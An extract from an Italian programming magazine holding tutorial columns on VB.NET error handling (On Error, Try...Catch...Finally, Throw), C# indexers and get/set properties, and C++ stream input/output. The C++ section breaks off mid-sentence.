In un gestore di errori si devono prevedere le istruzioni per intercettare gli errori, ed il codice necessario per la risposta agli errori generati. Di solito è necessario presumere la possibilità di errore in qualsiasi istruzione VB, sempre che non si sia assolutamente certi del contrario. In VB.Net è possibile gestire gli errori, e l'oggetto Eccezione creato dall'errore, in modalità strutturata o non strutturata. La gestione delle eccezioni strutturata, consiste nell'utilizzo di un meccanismo di gestione basato su una struttura di controllo (La struttura *Try...Catch*) che verifica blocchi di codice specifici e, se viene generata un'eccezione, adatta il codice di gestione alla tipologia di eccezione verificatasi. Tale metodo consente al codice di distinguere i diversi tipi di errore e di reagire secondo i casi. Nella gestione delle eccezioni non strutturata, viene utilizzata un'istruzione *On Error* all'inizio del codice per gestire tutte le eccezioni.
È possibile utilizzare contemporaneamente la gestione delle eccezioni strutturata e non strutturata, a patto che non siano nella stessa procedura. Praticamente, se si utilizza un'istruzione *On Error*, non è possibile inserire un'istruzione *Try...Catch* nella stessa procedura. I moderni dettami della programmazione, sconsigliano la tipologia di gestione non strutturata, che era però l'unica tipologia presente in VB6, e pertanto verrà descritta brevemente poiché vi potreste trovare ad esaminare del codice importato dalle precedenti versioni di Visual Basic.

GESTIONE DEGLI ERRORI NON STRUTTURATA

Per segnalare il punto in cui si deve iniziare l'intercettazione degli errori, si deve scrivere l'istruzione:

```
On Error GoTo riga
```

dove *riga* rappresenta l'etichetta che indica l'inizio del codice necessario alla gestione degli errori, e rimane attiva finché è attiva la procedura che la contiene, e vale a dire fino a quando non viene eseguita un'istruzione *Exit Sub, Exit Function, Exit Property, End Sub, End Function* o *End Property*. In una procedura è possibile attivare un solo punto di intercettazione alla volta, è però possibile creare più punti alternativi ed attivare quello desiderato secondo i casi. È inoltre possibile disattivare l'intercettazione degli errori utilizzando una particolarità dell'istruzione *On Error*, e vale a dire *On Error GoTo 0* (zero). Se in una procedura si verifica un errore, in un'istruzione successiva ad *On Error*, l'applicazione salta alla riga di codice successiva alla riga in cui è stata definita l'etichetta. Scriviamo il codice seguente:

```
Private Sub CalcolaPrezzoMedio(ByVal PrezzoMedio
                    As Decimal, ByVal PrezzoTotale
                    As Decimal, ByVal Quantita As Decimal)
    On Error GoTo GestoreErrori
    PrezzoMedio = PrezzoTotale / Quantita
    MessageBox.Show(PrezzoMedio)
    Exit Sub
GestoreErrori:
    'individuazione e composizione del messaggio di
                                    risposta all'errore
    Select Case Err.Number
      Case 11
        MessageBox.Show("Errore: Tentativo di
                                    divisione per zero")
      Case Else
        MessageBox.Show("Errore non previsto
                                    num. " & Err.Number)
    End Select
End Sub
```

L'istruzione *On Error GoTo GestoreErrori* indica il punto in cui inizia la gestione degli errori e che da quel momento in poi, in caso di errore si deve smettere di eseguire il codice e saltare alle istruzioni immediatamente successive all'etichetta *GestoreErrori*. L'etichetta di riga viene specificata da un nome descrittivo (*GestoreErrori*) seguito dai due punti, per contrassegnare l'inizio della routine di gestione degli errori (l'etichetta può essere anche un numero, ma per la leggibilità del codice è sempre meglio usare un nome descrittivo). Prima dell'etichetta di riga, si deve prevedere un'istruzione *Exit Sub*, in caso contrario, il codice successivo viene eseguito anche se non viene generato alcun errore. La procedura di gestione degli errori contiene, appunto, il codice necessario alla gestione degli errori, ed in genere un'istruzione *Case* o *If…Then…Else*. È necessario stabilire quali sono i possibili errori e fornire per ciascuno di essi una risposta adeguata, nel nostro caso ci limitiamo ad avvisare l'utente che è stato tentato di eseguire una divisione per zero. È comunque consigliabile inserire sempre l'istruzione *Else* o *Case Else* per fornire

Fig. 1: Avviso di tentata divisione per zero.

Visual Basic .NET

IntelliSense

Uno dei punti di forza dell'ambiente di sviluppo di VB è sempre stata la tecnologia IntelliSense, che aiuta a evitare gli errori di sintassi. IntelliSense dispone di numerose funzioni quali ad esempio un elenco a discesa di membri delle classi e delle strutture dei namespace. Ciò offre due importanti vantaggi: non dovete ricordare tutti i membri disponibili per la classe, poiché è sufficiente scorrere l'elenco e trovare il membro che intendete utilizzare, inoltre si prevengono gli errori di sintassi, poiché non dovete digitare il nome del membro e non rischiate di commettere errori di scrittura. Per selezionare il membro desiderato, si deve premere il tasto Tab o Invio, oppure fate doppio clic sul membro stesso.

Visual Basic .NET

L'oggetto Exception

L'oggetto Exception contiene informazioni su qualsiasi errore di runtime rilevato. Ogni volta che viene generata un'eccezione, vengono impostate le proprietà dell'oggetto Err e viene creata una nuova istanza dell'oggetto Exception. L'oggetto Exception espone le seguenti proprietà:

- **HELPLINK può contenere un collegamento al file della Guida che indirizza l'utente a ulteriori informazioni relative all'eccezione.**
- **HRESULT rappresenta un valore numerico a 32 bit assegnato all'eccezione. Contiene tre campi: un codice di gravità, un codice di servizio e un codice di errore.**
- **INNEREXCEPTION restituisce un oggetto Exception che rappresenta l'istanza dell'eccezione corrente. È possibile nidificare le eccezioni, in questo caso la proprietà InnerException fornisce l'accesso all'eccezione più interna.**
- **MESSAGE contiene una stringa corrispondente al messaggio di testo che rappresenta la descrizione dell'eccezione (simile ad Err.Description).**

un'opzione per la gestione di errori imprevisti, provate ad esempio ad inserire un valore non numerico nei campi ed osservate cosa succede. L'oggetto *Err* contiene informazioni concernenti gli errori di Run-time. La proprietà *Number* dell'oggetto *Err* specifica un codice numerico che rappresenta l'ultimo errore di run-time generato, mentre la proprietà *Description* fornisce la descrizione di tale errore. Prestate attenzione, l'esatta formulazione della descrizione dell'errore varia secondo la versione di VB, perciò il controllo sul tipo di errore deve essere fatto necessariamente su *Err.Number* e non su *Err.Description*.

GESTIONE DEGLI ERRORI STRUTTURATA: SOLLEVARE ECCEZIONI

VB.NET ha introdotto un procedimento per la generazione e l'intercettazione degli errori basato sulle eccezioni. Se durante la normale esecuzione del codice si verifica un errore, VB interrompe il flusso di codice e crea un oggetto *Exception*, il programma tenta di trovare un gestore di eccezioni (un blocco di codice che indichi come agire in conseguenza dell'errore) per riprendere il flusso con l'esecuzione di questo blocco, e se non lo trova interrompe l'esecuzione dell'applicazione. Si dice che il codice solleva un'eccezione che qualche altro pezzo di codice dovrà intercettare. Un'eccezione può essere intercettata nella stessa procedura nella quale si verifica l'errore, se ciò non accade, l'eccezione viene sollevata alla procedura chiamante e se neanche la procedura chiamante contiene un gestore di errori, l'eccezione risale lo stack delle chiamate fino a quando non individua una procedura in grado di intercettarla. Il gestore di errori può esaminare le proprietà, oppure invocare i metodi, dell'oggetto *Exception*, in modo da poter eseguire tutte le operazioni necessarie alla risoluzione del problema verificatosi come: fornire all'utente un messaggio di errore, cancellare e risolvere l'errore in maniera tacita oppure consentire all'utente di correggere l'errore e di procedere normalmente. Analizziamo ora in dettaglio i costrutti necessari ad una corretta gestione degli errori strutturata.

IL GESTORE DI ERRORI TRY...CATCH... FINALLY

Il gestore di errori *Try...Catch...Finally* verifica una porzione di codice ed indica all'applicazione come gestire le varie tipologie di errore verificabili. Ognuno dei tre componenti svolge un ruolo specifico:

- La parte di codice tra l'istruzione *Try* e la prima istruzione *Catch* contiene la porzione di codice che potrebbe generare un eccezione. Nel caso in cui il codice solleva un'eccezione, il flusso di codice passa alla prima clausola *Catch* che identifica l'eccezione specifica.
- Nel blocco *Catch* è possibile esaminare le proprietà dell'oggetto eccezione e decidere come reagire all'errore. Il blocco *Catch...As* verifica un oggetto eccezione del tipo indicato, e specifica il corrispondente codice da eseguire. Una clausola *Catch* senza un blocco *As* determina una risposta a qualsiasi eccezione. Pertanto il codice potrebbe contenere una serie di istruzioni *Catch...As* specifiche, ognuna delle quali controlla e fornisce una risposta ad una specifica eccezione, seguita da un blocco *Catch* generico che reagisce a qualsiasi eccezione non rilevata dalle istruzioni precedenti.
- Il blocco *Finally* contiene il codice da eseguire, indipendentemente dal fatto che si sia sollevata un'eccezione nel blocco *Try*. Il blocco di codice tra *Finally* ed *End Try* viene eseguito anche se si esce dal blocco *Try...End Try* a causa di un'istruzione *Exit Try* o *Exit Sub*. Questo codice esegue spesso attività di pulitura quali la chiusura dei file o la chiusura di un *RecordSet*.

È possibile uscire da una struttura *Try.. .End Try* in qualsiasi istante invocando *End Try*. Utilizzando il gestore di errori *Try...Catch* l'esempio precedente può essere riscritto:

```
Private Sub CalcolaPrezzoMedio(ByVal PrezzoMedio As
                              Decimal, ByVal PrezzoTotale
As Decimal, ByVal Quantita As Decimal)
    Try
        PrezzoMedio = PrezzoTotale / Quantita
        MessageBox.Show(PrezzoMedio)
    Catch ex As DivideByZeroException
        MessageBox.Show("Errore: Tentativo di
                                   divisione per zero")
    Catch ex As Exception
        MessageBox.Show("Errore non previsto: "
                                        & ex.Message)
    End Try
End Sub
```

LA CLAUSOLA CATCH

Non appena si verifica un errore o meglio, viene sollevata un'eccezione, il programma salta direttamente al blocco *Catch* che individua la specifica eccezione, esegue il relativo codice e passa, quindi, alla prima istruzione che segue la parola chiave *End Try* (se è presente anche la clausola *Finally* viene prima eseguito il codice tra *Finally* ed *End Try*). Per la clausola *Catch* è possibile utilizzare tre tipi di sintassi: *Catch, Catch...As* e *Catch... As...When.*

- La clausola *Catch*, senza la parola chiave *As* o *When*, consente al blocco di istruzioni associate di gestire qualsiasi tipo di eccezione.
- Le clausole *Catch...As* consentono di rilevare un'eccezione specifica e consentono al blocco di istruzioni associate di indicare all'applicazione il tipo di risposta necessaria.

- La clausola *Catch...As...When* consente di testare un'ulteriore condizione che deve necessariamente valere *True* perché il blocco *Catch* corrispondente venga eseguito. In generale, è possibile ottenere lo stesso comportamento utilizzando un costrutto *If... ElseIf* all'interno di un blocco *Catch*, ma la clausola *When* consente una miglior organizzazione del codice per la gestione degli errori.

Si deve porre particolare attenzione all'ordine in cui si scrivono le clausole *Catch...As*, poiché VB confronta il tipo di oggetto eccezione con le espressioni contenute nelle clausole, nell'ordine con cui queste appaiono, esegue il codice della clausola corrispondente ed esce dal gestore degli errori senza esaminare le altre clausole. Pertanto, nelle clausole *Catch*, si devono verificare prima le eccezioni specifiche e poi quelle generiche. Ad esempio, il blocco *Catch* per *DivideByZeroException* non dovrebbe mai seguire il blocco *Catch* per un oggetto *ArithmeticException* più generico. È buona norma avere una clausola *Catch* che verifichi l'oggetto *System.Exception* che contiene qualsiasi tipo di eccezione, perciò questa clausola deve essere scritta nell'ultimo blocco in assoluto perché i blocchi successivi certamente non verranno mai eseguiti.

LA PAROLA CHIAVE FINALLY

In alcuni casi potrebbe essere necessario prevedere del codice che deve essere eseguito indipendentemente dal fatto che si verifichi o meno un errore. È il tipico caso del codice che deve liberare risorse, come chiudere un file o fare il *Dispose* di un oggetto. In casi come questi, per eseguire del codice senza condizioni, ci si serve della clausola *Finally*. La porzione di codice contenuta tra le parole chiave *Finally* ed *End Try* viene eseguita:

- indipendentemente dal fatto che il blocco *Try* abbia sollevato o meno un'eccezione;
- nei casi in cui il codice di un blocco *Catch* solleva un'eccezione
- se si esce dal blocco *Try...End Try* a causa di un'istruzione *Exit Try*.

È permesso avere un blocco *Try...Finally...End Try* senza alcun blocco *Catch*. Una tale possibilità potrebbe essere necessaria poiché se si verifica un'eccezione senza blocchi *Catch*, VB.NET cerca a ritroso, nello stack di chiamate, un gestore corretto per l'eccezione, ciò implica che potrebbe abbandonare la procedura senza eseguire il codice di pulizia che deve essere eseguito indipendentemente da tutto.
Si deve fare attenzione, a che non si verifichino errori durante l'elaborazione del codice *Finally* perché in questo caso VB esce immediatamente dal blocco e l'eccezione viene notificata al chiamante. Se le istruzioni all'interno del blocco *Finally* potrebbero generare un errore, si può utilizzare una struttura *Try...End Try* annidata all'interno del blocco.

LA PAROLA CHIAVE THROW

In alcuni casi può risultare utile generare un errore per indicare alle procedure chiamanti che si è verificata un'eccezione, per questo si deve utilizzare la parola chiave *Throw* che genera un'eccezione dal blocco corrente.
In VB 6 è possibile generare un errore utilizzando il metodo *Err.Raise*, e poiché VB .NET gestisce ancora l'oggetto Err, ogni codice basato sul metodo *Raise* continuerà a funzionare come prima. Ciò nonostante, per conformità con il nuovo meccanismo delle eccezioni, è sempre consigliabile sollevare le eccezioni utilizzando il nuovo comando *Throw*. L'istruzione *Throw* accetta come argomento soltanto l'oggetto eccezione che viene sollevato. Per generare un'eccezione si deve creare un oggetto di tipo eccezione ed impostarne le relative proprietà, nella maggior parte dei casi è possibile creare un oggetto eccezione e sollevarlo in un'unica istruzione:

```
Throw New DivideByZeroException()
```

È possibile utilizzare la parola chiave *Throw* anche per rinviare al chiamante l'errore appena verificatosi da un blocco *Catch*.
In questo caso possiamo riscrivere il codice in:

```
Private Sub CalcolaPrezzoMedio(ByVal PrezzoMedio
                                    As Decimal, ByVal PrezzoTotale
As Decimal, ByVal Quantita As Decimal)
    Try
        PrezzoMedio = PrezzoTotale / Quantita
        MessageBox.Show(PrezzoMedio)
    Catch ex As DivideByZeroException
        MessageBox.Show("Non è possibile effettuare
                                    divisioni per zero")
    Catch ex As Exception
        'Solleva esplicitamente questa eccezione non
                                    gestita al chiamante,
        'che si dovrà occupare di gestirla, pena il blocco
                                    dell'applicazione
        Throw
    End Try
End Sub
```

L'istruzione *Throw*, priva di argomento, solleva nuovamente l'oggetto eccezione corrente, perché sia sintatticamente corretta deve necessariamente apparire all'interno di una clausola *Catch*.

CONCLUSIONI

Anche i programmatori più bravi commettono prima o poi un errore, pensate alle varie Service Pack che rilascia periodicamente la Microsoft (e non solo) per rimediare agli errori dei propri programmi di punta, l'importante è non lasciarsi scoraggiare e conoscere gli strumenti per snidarli.

Luigi Buono

Visual Basic .NET

Altre proprietà

• SOURCE imposta o restituisce una stringa contenente il nome dell'oggetto che ha generato l'eccezione (simile ad Err. Source).

• STACKTRACE contiene una traccia dello stack, che consente di determinare il punto del codice in cui si è verificato l'errore.

• TARGETSITE restituisce il nome del metodo che ha generato l'eccezione corrente.

Tutte le proprietà, a eccezione di Source e HelpLink sono di sola lettura.

C#

Indicizzatori e controllo delle proprietà

Manipolazione degli oggetti

Prosegue l'analisi delle caratteristiche di C#. Dopo aver discusso degli aspetti basilari della programmazione orientata agli oggetti, ci stiamo addentrando in una serie di lezioni il cui scopo è dimostrare alcune delle caratteristiche più esclusive ed interessanti del linguaggio. Questa volta è il turno degli indicizzatori e della gestione controllata delle proprietà.

File sul CD
\soft\codice\csharp15.zip

File sul Web
www.itportal.it/iop70/Csharp15.zip

Gli indicizzatori sono tra le caratteristiche più esclusive di C#, così come lo è la gestione controllata delle proprietà. Altri linguaggi della stessa fascia, come Java, non dispongono di queste caratteristiche. Pertanto, non potendole ricondurre a casi già noti, è interessante apprenderle e farle fruttare nel migliore dei modi, come questa lezione insegna.

INDICIZZATORI

Nel corso della lezione precedente, osservando da vicino l'impiego delle stringhe e degli array, abbiamo appreso dell'esistenza e dell'uso di un particolare operatore, costituito da una coppia di parentesi quadre. Le parentesi quadre permettono l'indicizzazione di un oggetto che logicamente può essere inteso come una sequenza di elementi ordinati. Ad esempio, la stringa *"ciao"* può essere pensata come una successione ordinata dei quattro caratteri *'c', 'i', 'a' e 'o'*. Gli array, caso ancora più evidente, servono proprio per gestire successioni ordinate di oggetti e valori. In pratica, stabilire un ordine tra gli elementi di un oggetto significa indicizzare il suo contenuto, ossia assegnare un indice ad ognuno dei suoi elementi. Gli indici, in C#, partono sempre da 0 (zero). Quindi, andando al caso delle stringhe, è possibile scrivere:

```
string s = "ciao";
System.Console.WriteLine(s[0]);
System.Console.WriteLine(s[1]);
System.Console.WriteLine(s[2]);
System.Console.WriteLine(s[3]);
```

Si ottiene l'output:

c
i
a
o

Tuttavia, l'indicizzatore delle stringhe è valido in sola lettura: è possibile avere, uno ad uno, i caratteri della sequenza, ma non è possibile modificarli. Insomma, lo stralcio di codice

```
string s = "ciao";
s[2] = 'k';
```

è scorretto e non può essere compilato.
Si riceve l'errore:

Impossibile assegnare un valore alla proprietà o all'indicizzatore "string.this[int]" perché è in sola lettura.

Con gli array, invece, si ha questa possibilità. L'indicizzazione di un vettore o di una matrice permette tanto la lettura quando la scrittura del singolo elemento:

```
int[] a = new int[3];
```

Indicizzare le stringhe

C# consente di indicizzare gli elementi di un oggetto. Una volta dichiarata una stringa, è possibile accedere, tramite indici, ad ognuno dei suoi elementi. Tuttavia, questo accesso è limitato alla sola lettura: è possibile avere, uno ad uno, i caratteri di una data sequenza, ma non è possibile modificarli.

```
a[0] = 1; // Scrittura
a[1] = 8; // Scrittura
a[2] = 4; // Scrittura
for (int i = 0; i < a.Length; i++) {
  System.Console.WriteLine(a[i]); // Lettura
}
```

L'operatore di indicizzazione (la coppia di parentesi quadre, per intenderci) non è tra gli operatori che, in C#, possono essere sovraccaricati alla maniera classica. Tuttavia, qualsiasi oggetto può essere dotato di un indicizzatore. Semplicemente, la definizione dell'indicizzatore deve essere realizzata servendosi di un'apposita sintassi, che non ricalca quella del sovraccarico degli operatori. Diamo un'occhiata ad un primo esempio:

```
class RaccoltaDiStringhe {
  public string this[int n] {
    get {
      if (n == 0) return "Buongiorno";
      if (n == 1) return "Buonasera";
      if (n == 2) return "Buonanotte";
      return null;
    }
  }
}
class Esempio04 {
  public static void Main() {
    RaccoltaDiStringhe test = new RaccoltaDiStringhe();
    System.Console.WriteLine(test[0]);
    System.Console.WriteLine(test[1]);
    System.Console.WriteLine(test[2]);
  }
}
```

In particolare, all'interno della classe *RaccoltaDiStringhe*, è stato definito il particolare elemento:

```
public string this[int n] {
  get {
    if (n == 0) return "Buongiorno";
    if (n == 1) return "Buonasera";
    if (n == 2) return "Buonanotte";
    return null;
  }
}
```

Quello appena mostrato è un indicizzatore. Se *test* è un oggetto di tipo *RaccoltaDiStringhe*, *test[0]* restituirà *"Buongiorno"*, *test[1] "Buonasera"* e *test[2] "Buonanotte"*. Impiegando un indice estraneo all'intervallo esaminato, si ottiene il valore *null*. Abbiamo fatto uso di un indicizzatore di sola lettura, simile a quello che permette l'accesso ai caratteri di una stringa. Non è possibile, infatti, impostare i singoli elementi di un oggetto *RaccoltaDiStringhe:*

```
RaccoltaDiStringhe test = new RaccoltaDiStringhe();
test[0] = "Prova";
```

Come potrete immaginare, questo codice non può essere compilato. La forma del messaggio di errore che si riceve ci è già nota:

Impossibile assegnare un valore alla proprietà o all'indicizzatore "RaccoltaDiStringhe.this[int]" perché è in sola lettura.

Tutto ciò avviene poiché abbiamo definito solo la parte *get* dell'indicizzatore. Per abilitare la possibilità di scrittura, è necessario introdurre un blocco di tipo *set*, come nel seguente esempio:

```
class RaccoltaDiStringhe {

  string s0 = "Buongiorno";
  string s1 = "Buonasera";
  string s2 = "Buonanotte";

  public string this[int n] {
    get {
      if (n == 0) return s0;
      if (n == 1) return s1;
      if (n == 2) return s2;
      return null;
    }
    set {
      if (n == 0) s0 = value;
      if (n == 1) s1 = value;
      if (n == 2) s2 = value;
    }
  }

}

class Esempio06 {

  public static void Main() {
    RaccoltaDiStringhe test = new RaccoltaDiStringhe();
    test[1] = "Prova";
    System.Console.WriteLine(test[0]);
    System.Console.WriteLine(test[1]);
    System.Console.WriteLine(test[2]);
  }

}
```

All'indicizzatore della classe *RaccoltaDiStringhe* è stato aggiunto un blocco *set*:

```
set {
  if (n == 0) s0 = value;
  if (n == 1) s1 = value;
```

C#

Get e Set

Se dichiariamo una classe *RaccoltaDiStringhe*, in cui definiamo solo la parte get dell'indicizzatore, abbiamo accesso in sola lettura. Per poter anche scrivere, è necessario dichiarare un blocco di tipo set, come nell'esempio fatto in questa pagina. Naturalmente, il blocco get dovrà sempre restituire un valore compatibile con il tipo specificato, e la variabile value, disponibile all'interno del blocco set, sarà sempre di questo stesso tipo.

C#

```
   if (n == 2) s2 = value;
}
```

Come è possibile osservare, all'interno del blocco *set* esiste sempre una variabile chiamata *value*, che riporta il valore da impostare in corrispondenza dell'indice espresso. Adesso è possibile modificare gli elementi dell'oggetto:

```
RaccoltaDiStringhe test = new RaccoltaDiStringhe();
test[1] = "Prova";
```

Tralasciando l'esempio appena visto e andando alla forma generica di un indicizzatore, si ottiene la seguente struttura tipo:

```
[accesso] tipo-elemento this[int indice] {
  get {
    // Restituisce l'elemento alla posizione indice.
  }
  set {
    // Imposta l'elemento alla posizione indice.
  }
}
```

Ovviamente, tutti gli elementi di un indicizzatore devono essere del medesimo tipo, specificato nella parte *tipo-elemento* della struttura mostrata. Il blocco *get* dovrà sempre restituire un valore compatibile con il tipo specificato. La variabile *value*, implicitamente disponibile all'interno del blocco *set*, sarà sempre di questo tipo. È possibile omettere uno dei due blocchi *get* e *set*. Si otterrà un indicizzatore di sola lettura o di sola scrittura, secondo i casi.

INDICIZZATORI MULTIDIMENSIONALI

Naturalmente, quando ha senso logico, un oggetto può disporre di un indicizzatore a più dimensioni.
Il modello da ricalcare è semplice:

```
[accesso] tipo-elemento this[int indice1, int indice2, ...] {
  get {
    // Restituisce l'elemento alla posizione indice.
  }
  set {
    // Imposta l'elemento alla posizione indice.
  }
}
```

L'indicizzatore avrà tante dimensioni quanti sono gli indici specificati nella sua dichiarazione. Per il resto, le altre norme rimangono completamente invariate.
Una classe, a questo punto, può avere più indicizzatori, purché ognuno di essi utilizzi un differente numero di dimensioni.

GESTIONE CONTROLLATA DELLE PROPRIETA'

Grossomodo, sappiamo cosa è una proprietà di un oggetto. Nel corso delle lezioni precedenti, quando abbiamo trattato le classi, abbiamo fatto distinzione tra proprietà e metodi di un singolo oggetto.
Ripassiamo velocemente l'impiego delle proprietà:

```
class Persona {

  public string nome;
  public string cognome;

}

class Esempio07 {

  public static void Main() {
    Persona p = new Persona();
    p.nome = "Mario";
    p.cognome = "Rossi";
    System.Console.WriteLine(p.nome);
    System.Console.WriteLine(p.cognome);
  }

}
```

Tutti gli oggetti di tipo *Persona*, stando a questa definizione, dispongono di due proprietà: *nome* e *cognome*, di tipo *string*. Siccome le due proprietà sono pubbliche *(public)* chiunque può accedervi, da qualsiasi parte del codice, in lettura ed in scrittura.
Giunge ora il momento di esaminare una nuova caratteristica delle proprietà: la possibilità di associare ad ognuna di esse dei blocchi *get* e *set*, per restringere o mettere sotto controllo la possibilità di lettura e scrittura dei valori. Per ottenere questo risultato, è sufficiente dichiarare le proprietà al seguente modo:

```
[accesso] tipo-proprietà nome {
  get {
    // Recupero della proprietà.
  }
  set {
    // Impostazione della proprietà.
  }
}
```

Proprio come nel caso degli indicizzatori, uno qualsiasi tra i blocchi *get* e *set* può essere omesso, per rimuovere la facoltà di lettura o scrittura della proprietà.

Sul Web

Tra le dispense Web del corso troverete appunti, aggiunte, approfondimenti, risposte a domande frequenti e altre appendici legate alla lezione odierna. L'indirizzo di riferimento è

http://www.sauronsoftware.it/dispenseweb/csharp

C#

Riformuliamo la classe *Persona* al seguente modo:

```
class Persona {

  private string n;
  private string c;

  public string Nome {
    get {
      return n;
    }
  }
  public string Cognome {
    get {
      return c;
    }
  }

  public Persona(string n, string c) {
    this.n = n;
    this.c = c;
  }

}

class Esempio08 {

  public static void Main() {
    Persona p = new Persona("Mario", "Rossi");
    System.Console.WriteLine(p.Nome);
    System.Console.WriteLine(p.Cognome);
  }

}
```

Ora abbiamo quattro proprietà disponibili. Le prime due, *n* e *c*, sono ad uso privato. Solo il codice interno a *Persona* può manipolare il loro contenuto.
Le proprietà pubbliche *Nome* e *Cognome*, invece, permettono il recupero dei due valori precedentemente impostati. Giacché queste proprietà definiscono soltanto il blocco *get*, non è possibile scrivere al loro interno. La distinzione tra proprietà pubbliche e proprietà private, così come l'utilizzo dei blocchi *get* e *set*, permette un'accurata gestione dei valori processati. Con un blocco di tipo *set*, ad esempio, è possibile restringere il range dei valori accettati da una proprietà.
Ad esempio, mettiamo il caso che non si desideri che i campi *Nome* e *Cognome* della classe *Persona* possano assumere valore *null*:

```
class Persona {

  private string n = "[NON IMPOSTATA]";
  private string c = "[NON IMPOSTATA]";

  public string Nome {
    get {
      return n;
    }
    set {
      if (value != null) n = value;
    }
  }
  public string Cognome {
    get {
      return c;
    }
    set {
      if (value != null) c = value;
    }
  }

}

class Esempio09 {

  public static void Main() {
    Persona p = new Persona();
    p.Nome = "Mario";
    p.Cognome = null;
    System.Console.WriteLine(p.Nome);
    System.Console.WriteLine(p.Cognome);
  }

}
```

I blocchi *set* delle proprietà *Nome* e *Cognome*, in questo caso, verificano il valore assegnato. Se il valore è *null*, l'assegnazione non è eseguita. Quando si esegue il codice

```
Persona p = new Persona();
p.Nome = "Mario";
p.Cognome = null;
System.Console.WriteLine(p.Nome);
System.Console.WriteLine(p.Cognome);
```


si ottiene l'output:

Mario
[NON IMPOSTATA]

Il valore di *Cognome*, come si vede, non è stato aggiornato.

CONCLUSIONI

Abbiamo esaminato altri due importanti aspetti che distinguono C# dagli altri linguaggi della sua stessa fascia.
Proseguendo in tal guisa, arriveremo presto allo studio degli aspetti più complessi e professionali del linguaggio.

Carlo Pelliccia

Bibliografia

- **GUIDA A C#**
  Herbert Schildt
  (McGraw-Hill)
  ISBN 88-386-4264-8
  2002

- **INTRODUZIONE A C#**
  Eric Gunnerson
  (Mondadori Informatica)
  ISBN 88-8331-185-X
  2001

- **C# GUIDA PER LO SVILUPPATORE**
  Simon Robinson e altri
  (Hoepli)
  ISBN 88-203-2962-X
  2001

C++

Input & Output

Lo streaming dei dati in C++

Finora abbiamo usato cin e cout, senza tuttavia sapere effettivamente cosa rappresentino. È venuto il momento di fugare le tenebre dell'ignoranza che li circondano, e scoprire cosa in effetti essi siano!

Gestione dell'I/O standard in C++

È affidata agli oggetti e ai metodi dichiarati nell'header *iostream.h*. In particolare, vi sono quattro oggetti relativi ai flussi predefiniti per l'utente:

- **CIN è un oggetto della classe *istream*, legato al dispositivo di input standard;**
- **COUT è un oggetto della classe *ostream*, legato al dispositivo di output standard;**
- **CERR è un oggetto della classe *ostream*, legato al dispositivo di errore standard e che fornisce un output non bufferizzato;**
- **CLOG è un oggetto della classe *ostream*, legato all'errore standard e che fornisce un output bufferizzato.**

L'I/O (Input/Output) è un componente fondamentale di un programma: senza I/O, un programma non ha senso (tranne in contesti molto specifici), così come un PC senza le sue appendici verso l'esterno (ad es. le periferiche) è praticamente solo un costoso soprammobile. Tornando indietro e analizzando i programmi che abbiamo scritto finora, potreste rimanere sorpresi nel constatare quante volte abbiamo fatto uso di istruzioni di I/O a cuor leggero: la semplicità del loro utilizzo ci ha permesso di impiegarle senza soffermarci troppo sul loro significato, e molto spesso la nostra attenzione è stata spostata sui concetti oggetto della lezione, senza mai dedicarci al "problema" dell'I/O in maniera esplicita.

IL CONCETTO DI "FLUSSO" (STREAM)

Nella prima puntata del corso abbiamo visto come l'output a schermo in C++ si effettui nel modo seguente:

```
cout << "Ciao!";
```

dove facciamo ricorso a quello che, un po' semplicemente (ma era la prima lezione!), abbiamo chiamato "Canale di OUTput". Analogamente, abbiamo visto che l'input da tastiera si effettua in questo modo:

```
cin >> anni; //anni è ad es. un int
```

e abbiamo spiegato come *cin* sia il "Canale di INput". Abbiamo poi detto che per fare uso di *cin* e *cout* dobbiamo includere nei nostri programmi la libreria *"iostream.h"*.

Alla base dell'I/O in C++ c'è il concetto di stream. Possiamo immaginare uno stream come un flusso di dati (quindi, il termine "canale" usato in precedenza non è inappropriato): i dati entrano ed escono dallo stream che ha quindi una sorgente ed una destinazione. Astraendo un pochino, ma ormai ci siamo abituati a questa operazione, possiamo immaginare di non avere più una tastiera, una stampante, un disco rigido o un monitor quando scriviamo un nostro programma; possiamo invece immaginare di avere un'unica periferica su cui scrivere o da cui leggere: uno stream. Su uno stream opportunamente definito possiamo porre i caratteri corrispondenti al nostro nome, i record selezionati in un database, i byte di un file da trasferire mediante il protocollo FTP: in altri termini, uno stream è una entità, da cui possiamo attingere o in cui possiamo inserire quanto vogliamo. Uno stream può essere specializzato, tipicamente come stream di input (cioè, come sorgente di dati) o di output (cioè, come destinazione di dati). Questa struttura di specializzazioni è quello che in realtà avviene all'interno della libreria standard per l'I/O in C++, dove, si noti, non viene fatto alcun riferimento al funzionamento a livello fisico dello stream (a questo serve l'incapsulamento). Nella libreria standard le classi *istream* (= Input Stream) e *ostream* (= Output Stream) sono deriva-





Fig.1: Struttura gerarchia di I/O.

te dalla classe *ios* (= "Input Output Stream"), che rappresenta il concetto generico di stream di dati. Possiamo finalmente capire meglio cosa siano, in questa ottica, i famosi *cin* e *cout*: essi sono oggetti, nel senso in cui si intende ad esempio un oggetto Scheda. Questi oggetti sono creati ed istanziati quando si include il file di libreria *"iostream.h"*, e sono rispettivamente istanze delle classi *istream* e *ostream*. Quindi *cin* e *cout* sono solo due particolari istanze, predefinite, di uno stream; ma di istanze di stream potremmo benissimo crearne noi per i nostri scopi (ad es. un output su rete o su stampante) e, se derivate da *ios*, esse sarebbero trattate esattamente come *cin* e *cout* in molte funzioni standard del linguaggio, proprio per le proprietà dell'ereditarietà che prevedono che un oggetto derivato è anche un oggetto di classe base.

CONCATENAZIONE DI STREAM E MANIPOLATORI

Una interessante caratteristica derivante dal pensare l'Input/Output come veicolato tramite stream, anziché svolto da comuni funzioni, è che gli stream stessi possono essere concatenati, cioè posti in sequenza uno dopo l'altro, per ottenere risultati complessi. Una concatenazione di flussi è a sua volta un flusso. Da molte puntate ormai facciamo cose del tipo:

```
cout << "I nani sono " << 7 << '\n';
```

di cui adesso siamo in grado di comprendere il significato in maniera più approfondita. A *cout* vengono concatenati, mediante l'operatore di inserimento "<<", un flusso che contiene una stringa, un flusso che contiene un numero, e un flusso che contiene una costante. Quello che è stato indicato con '\n' è un carattere detto "di escape", e rappresenta la versione "semplificata" (dal punto di vista mnemonico) dei caratteri ASCII con cui si indica il ritorno a capo: i caratteri di escape vengono tradotti con le opportune sequenze nel momento in cui vengono incontrati dal compilatore. In pratica quello che viene svolto a tempo di esecuzione è il calcolo della concatenazione di diversi flussi.
Il primo flusso

```
cout << "I nani sono "
```

